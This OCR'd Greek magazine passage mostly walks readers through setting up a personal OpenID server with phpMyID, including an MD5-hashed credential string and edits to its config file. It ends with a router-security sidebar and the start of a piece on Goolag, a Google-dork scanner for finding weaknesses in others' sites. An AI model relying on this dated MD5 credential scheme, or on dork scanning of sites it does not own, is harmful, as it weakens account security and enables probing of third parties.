


Δημιουργία του κατά MD5 κωδι-κοποιημένου αλφαριθμητικού σε κονσόλα των Windows.

τρόπο υποστηρίζει ο web host σας, συνδεθείτε σ' αυτόν και μέσα στον κατάλογο που κοινοποιεί ο web server (συνήθως htdocs, httpdocs ή public_html) δημιουργήστε έναν υποκατάλογο με όνομα της επιλογής σας (χρησιμοποιήστε το nickname σας). Στη συνέχεια ανεβάστε τα δύο .php αρχεία στον υποκατάλογο που δημιουργήσατε. Υποθέτοντας ότι το domain name που «δείχνει» στον server σας είναι www.yourdomain.gr και ότι ως nickname επιλέξατε το yournick, επισκεφθείτε μέσα από τον browser σας το URL www.yourdomain.gr/yournick. Σημειώστε ότι το URL αυτό αποτελεί και το OpenID αναγνωριστικό σας. Αν έχετε εκτελέσει σωστά όλα τα βήματα έως εδώ, θα εμφανιστεί μια σελίδα με το μήνυμα «This is an OpenID server endpoint» και θα σας εμφανίσει ένα αλφαριθμητικό με όνομα «Realm». Το πιο πιθανό είναι ότι το Realm σας θα έχει την τιμή «phpMyID». Διαφορετικά (αν η PHP εκτελείται στον server σε safe-mode) το Realm σας θα έχει ως τιμή το αλφαριθμητικό «phpMyID», ακολουθούμενο από έναν αριθμό. Όπως και να 'χει, σημειώστε αυτή την τιμή.

Σ' αυτό το σημείο πρέπει να επιλέξετε ένα username κι ένα password, τα οποία θα χρησιμοποιείτε ορισμένες φορές όταν θα χρειάζεται να κάνετε Log In στον OpenID πάροχο (στο phpMyID). Αφού τα επιλέξετε, πρέπει να φτιάξετε μ' αυτά και με το Realm σας (το οποίο σημειώσατε νωρίτερα) ένα αλφαριθμητικό στη μορφή username:realm:password και να το κωδικοποιήσετε με τη μέθοδο MD5. Αν δουλεύετε σε Linux ή σε Mac OS X, αυτό μπορείτε να το επιτύχετε ανοίγοντας μια κονσόλα και δίνοντας την εντολή:

```
echo _n 'username:realm:password' | openssl md5
```



Το index.php μετά την απαραίτητη επεξεργασία. Παρατηρήστε πως αφήνοντας το χαρακτήρα # στη γραμμή 55 αποφεύγουμε να δηλώσουμε τον ταχυδρομικό μας κώδικα.

Αν δουλεύετε σε Windows, τα οποία δεν διαθέτουν κάποιο εργαλείο για κωδικοποίηση MD5, μπορείτε να κατεβάσετε ένα από τη σελίδα του phpMyID (siege.org/projects/phpMyID/md5.exe). Μέσα από μια κονσόλα πλοηγηθείτε στον κατάλογο στον οποίο αποθηκεύσατε το utility και δώστε την εντολή:

```
md5 -d"username:realm:password"
```


Όποιο και αν είναι το λειτουργικό σας, η εντολή που δώσατε θα έχει ως αποτέλεσμα τη δημιουργία ενός νέου κωδικοποιημένου αλφαριθμητικού (σαν αυτό: 61670D3459450255D2676BA0DAFB5C24). Χρησιμοποιήστε έναν editor για να επεξεργαστείτε το τοπικό αντίγραφο του αρχείου index.php (το μετονομασμένο MyID.config.php). Μέσα στο αρχείο θα βρείτε τις γραμμές:

```
'auth_username' =>      'test',
'auth_password' =>      '37fa04faebe5249023ed1f6cc867329b',
```

Αντικαταστήστε τες ώστε να περιέχουν τις δικές σας παραμέτρους:

```
'auth_username' =>      'το_δικό_σας_username'
'auth_password' =>      'το_δικό_σας_κωδικοποιημένο_αλφαριθμητικό',
```

Παρακάτω στο ίδιο αρχείο, στις γραμμές 50-58, θα βρείτε κι άλλες μεταβλητές στις οποίες μπορείτε να δώσετε τιμή. Ανάλογα με τα στοιχεία που θέλετε να διαβιβάζει το phpMyID ως πάροχος της ταυτότητάς σας στους διάφορους ιστότοπους στους οποίους εισέρχεστε με πιστοποίηση OpenID, αφαιρέστε το σύμβολο σχολίου # μπροστά από τη μεταβλητή και συμπληρώστε τις επιθυμητές τιμές μέσα στα εισαγωγικά. Αν, για παράδειγμα, επιθυμείτε τη διαβίβαση του e-mail σας στους ιστότοπους αυτούς (πράγμα που σας προτείνουμε, αν θέλετε η ταυτότητά σας να γίνεται αποδεκτή



Η κλασική φόρμα εισόδου στο ubuntu-gr.org και η αντίστοιχη OpenID. Όπως βλέπετε, με το OpenID η ανάγκη να αποστηθίζετε συνθηματικά εξαλείφεται.

από την πλειονότητα των ιστότοπων), αφαιρέστε το # της γραμμής 51 και αντικαταστήστε το joe@example.com με το e-mail σας.

Όταν τελειώσετε με την (τοπική) επεξεργασία του index.php, ανεβάστε το στον server, ώστε να αντικαταστήσει το πρωτότυπο index.php που ανεβάσατε νωρίτερα. Στον browser σας επισκεφθείτε το URL που αποτελεί το OpenID αναγνωριστικό σας, άλλη μια φορά. Αυτή τη φορά κάντε κλικ στο σύνδεσμο «Login» που εμφανίζεται στη σελίδα. Εισαγάγετε το username και το password που επιλέξατε νωρίτερα. Αν όλα έγιναν σωστά, θα εμφανιστεί ένα μήνυμα που θα σας ενημερώνει ότι έχετε συνδεθεί με το συγκεκριμένο username. Η εγκατάσταση τελείωσε και είστε πλέον σε θέση να εγγράφεστε και να περιηγείστε σε ιστότοπους με τη βοήθεια του OpenID αναγνωριστικού σας!

ΧΡΗΣΗ

Η χρήση της νέας σας ψηφιακής ταυτότητας είναι πολύ απλή. Αυτός άλλωστε ήταν και ο σκοπός. Για να τη δοκιμάσετε επισκεφθείτε, για παράδειγμα, το www.ubuntu-gr.org που αναφέραμε νωρίτερα. Θα παρατηρήσετε κάτω από τη γνώριμη φόρμα εισόδου ένα σύνδεσμο με τίτλο «Login using OpenID». Αφού κάνετε κλικ εκεί, η φόρμα εισόδου θ' αλλάξει και αντί του username και του password θα σας ζητάει ένα και μοναδικό πράγμα: το OpenID αναγνωριστικό σας. Εισαγάγετε το αναγνωριστικό σας όπως ακριβώς το δημιουργήσατε προηγουμένως και πατήστε «Είσοδος». Χωρίς καμία άλλη ερώτηση και χωρίς βαρετές διαδικασίες εισαγωγής στοιχείων, πραγματοποιείτε άμεσα εγγραφή και είσοδο στον ιστότοπο! Πρακτικό; Η μόνη μας απορία είναι πώς κάποιος δεν το σκέφτηκε νωρίτερα...


praeto

Με τίποτα δεν πρέπει να αφήνετε τον Wi-Fi router σας με τις εργοστασιακές ρυθμίσεις. Πηγαίνετε στη σελίδα 72 για να δείτε γιατί, όπως επίσης και τι μπορεί να πάθουν όσοι αγνοούν αυτή τη συμβουλή :-)

GOOLAG DORKS ΣΤΟ

Το Google είναι ίσως ο καλύτερός μας φίλος στο Internet. Μιλάμε μαζί του καθημερινά κι εκείνο μας οδηγεί στις πληροφορίες που ψάχνουμε. Μαθαίνοντάς το μπορέσαμε, όπως είδαμε σε παλαιότερο τεύχος, να το μεταχειριστούμε ώστε ν' ανακαλύψουμε αδυναμίες άλλων site, χρησιμοποιώντας κάποιες τεχνικές έξυπνων ερωτημάτων. Όλα αυτά τα κόλπα ήρθε να τα ενοποιήσει στις αρχές του 2008 μια νέα ανεξάρτητη εφαρμογή, με το όνομα Goolag.

SCANNER
ΔΙΑΣΤΗΜΑ!



